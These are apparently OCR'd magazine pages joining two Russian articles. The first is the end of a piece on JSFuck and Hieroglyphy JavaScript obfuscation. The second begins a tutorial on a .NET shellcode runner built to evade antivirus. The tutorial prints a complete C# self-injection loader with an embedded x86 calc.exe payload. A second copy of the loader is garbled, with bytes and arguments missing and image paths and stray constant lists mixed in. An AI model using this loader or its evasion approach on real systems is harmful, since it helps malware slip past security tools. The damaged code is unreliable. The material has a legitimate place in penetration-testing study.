
Гораздо хуже дело обстоит с небраузерными реализациями JavaScript. Например, в описанной мной ранее адобовской реализации ESTK алгоритм JSFuck попросту невозможен в принципе, в этом легко убедиться самостоятельно.



```
(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!
```

```
Execution finished. Result: alertundefined1undefined
```


Как видишь, символы круглых скобок не кодируются классическим способом, а все потому, что в этой реализации почему-то сократили стандартный метод `flat` у объекта типа `Array`. Но даже это не самое плохое — жизненно важные для реализации алгоритма символы `c` и `o` в адобовской версии JS стандартным способом получить нельзя, поскольку преобразование функции в строку тут работает иначе.



```
[]["concat"]
```

```
Execution finished. Result: concat()
```


Тем не менее выкрутиться можно и здесь: если добавить к минимальному набору символов `[]()!+` два символа фигурных скобок `{}`, то получим объект типа `Object`, который при переводе в строку выглядит как `[object Object]` и дает нам искомые символы `c` и `o`. Данный алгоритм называется Hieroglyphy, и подробно изучить его реализацию можно в соответствующей документации. Как видишь, поле деятельности для расширения функциональности и разработки своих собственных реализаций JSFuck путем добавления или замены базового набора символов весьма обширно. В завершение даже подскажу одну идейку: добавление символа `$` в адобовской реализации дает объект типа Helper с набором своих методов и свойств.



```
""+$
```

```
Execution finished. Result: [Helper Object]
```

В браузерной же реализации этот объект хоть и выглядит по-другому, но тоже весьма интересен.



```
> $
< ƒ $() { [native code] }
> ""+$
< 'function $(selector, [startNode]) { [Command Line API] }'
```

Таким образом, каждый может самостоятельно реализовать свой собственный уникальный обфускатор, добавив всего один символ к базовому набору.

ЗАМЕНА ДЛЯ WINAPI

Пишем раннер для шелл-кода на чистом .NET

Зачастую атакующие используют стандартные функции WinAPI для исполнения шелл-кода. Все эти методы давным-давно известны любому защитному средству. В статье мы отойдем от проторенного пути и будем использовать иную парадигму — полный отказ от использования WinAPI.

MichelleVermishelle
@Michaelzhm
michael.zhmailo@yandex.ru

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Что представляет собой стандартный шелл-код-раннер? В принципе, ничего особенного в нем нет. Алгоритм прост как валенок:

1. Сгенерировать, написать или где-то позаимствовать нужный шелл-код. Для этого часто используют готовые фреймворки вроде Metasploit.
2. Выделить память под шелл-код. Здесь чаще всего обращаются к функции `VirtualAlloc()` или низкоуровневым аналогам, например `NtAllocateVirtualMemory()`.
3. Если на пункте 2 память была выделена без бита executable, то поставить этот бит на память. Тут дергают `VirtualProtect()` или `NtProtectVirtualMemory()`.
4. Скопировать шелл-код в память. В случае C++ программы обращаются к `memcpy()`, а в случае C# можно рассмотреть `Marshal.Copy()`.
5. Передать поток управления по адресу шелл-кода. Реализуется, например, через создание нового потока внутри `CreateThread()`.
6. Успех!


Таким образом, стандартный шелл-код-раннер выглядит вот так.

```
using System;
using System.Runtime.InteropServices;
namespace ConsoleApp1
{
  class Program
  {
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint
    flAllocationType, uint flProtect);
    [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize,
    IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr lpThreadId);
    [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
    dwMilliseconds);
    static void Main(string[] args)
    {
      byte[] x86shc = new byte[193] {
      0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,
0x8b,0x50,0x30,
      0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,
0x26,0x31,0xff,
      0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,
0xe2,0xf2,0x52,
      0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,
0x48,0x01,0xd1,
      0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,
0x8b,0x34,0x8b,
      0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,
0x75,0xf6,0x03,
      0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,
      0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,
0x89,0x44,0x24,
      0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,
0x8b,0x12,0xeb,
      0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00,0x00,0x00,0x50,0x68,
0x31,0x8b,0x6f,
      0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,
0x9d,0xff,0xd5,
      0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,
0x72,0x6f,0x6a,
      0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,
0x00 };

      int size = x86shc.Length;
      IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
      Marshal.Copy(x86shc, 0, addr, size);
      IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero
, 0,
      IntPtr.Zero);
      WaitForSingleObject(hThread, 0xFFFFFFFF);
    }
  }
}
```

Обрати внимание, что в конце идет вызов **`WaitForSingleObject()`**. Он здесь не просто так. Наша программа делает self-injection (внедрение шелл-кода в адресное пространство текущего процесса). Запуск шелл-кода происходит в функции **`CreateThread()`**. Если бы после этой функции ничего не было, то программа приостановила бы выполнение и завершилась. Как следствие, наш шелл-код перестанет выполняться.

Поэтому вызов функции **`WaitForSingleObject()`** предотвращает преждевременное закрытие программы. Наша основная программа будет послушно ожидать успешного исполнения шелл-кода.

Итак, запускаем код и видим, что все стабильно работает.




```
using System;
using System.Runtime.InteropServices;
using System.Threading;
namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
        flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
        IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
        dwMilliseconds);
        static void Main(string[] args)
        {
            byte[] x86shc = new byte[193] {
            0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
            0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
            0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
            0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
            0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
            0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
            0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
            0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
            0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
            0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00,0x0                  ,0x8b,0x6f,
            0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x                   ,0xff,0xd5,
            0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x                   ,0x6f,0x6a,
            0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x                   };

            int size = x86shc.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x
            Marshal.Copy(x86shc, 0, addr, size);
            IntPtr hThread = CreateThread(IntPtr.Zero,                   0,
            IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

Успешное использование стандартного шелл-код-раннера

Теперь давай попробуем изменить программу так, чтобы избавиться от всех функций WinAPI. В качестве шелл-кода, как ты понял, используем стандартный запуск калькулятора. Архитектура — x86.

СИНХРОНИЗАЦИЯ ЧЕРЕЗ SLEEP

Начнем с самого простого — выбросим функцию **`WaitForSingleObject()`**. Ее последним аргументом было значение **`0xFFFFFFFF`**, что равносильно константе **`INFINITE`** в C++.



INFINITE
GetWindowDisplayAffinity
GUID_PROCESSOR_CORE_PARKING_AFFINITY_HISTORY_DECREASE_FACTOR
GUID_PROCESSOR_CORE_PARKING_AFFINITY_HISTORY_THRESHOLD
GUID_PROCESSOR_CORE_PARKING_AFFINITY_WEIGHTING
INFINITE
INFINITY
INHERIT_PARENT_AFFINITY
LOCALE_SNEGINFINITY
LOCALE_SPOSINFINITY
SERVER, IID_IUnkno

```
#define INFINITE 0xFFFFFFFF
Infinite timeout
Файл: WinBase.h
```

Значение константы INIFINITE

Поэтому нам достаточно взять и заменить вызов этой функции стандартным **`Sleep()`**, ведь основная задача — предотвратить выключение процесса с запущенным шелл-кодом.

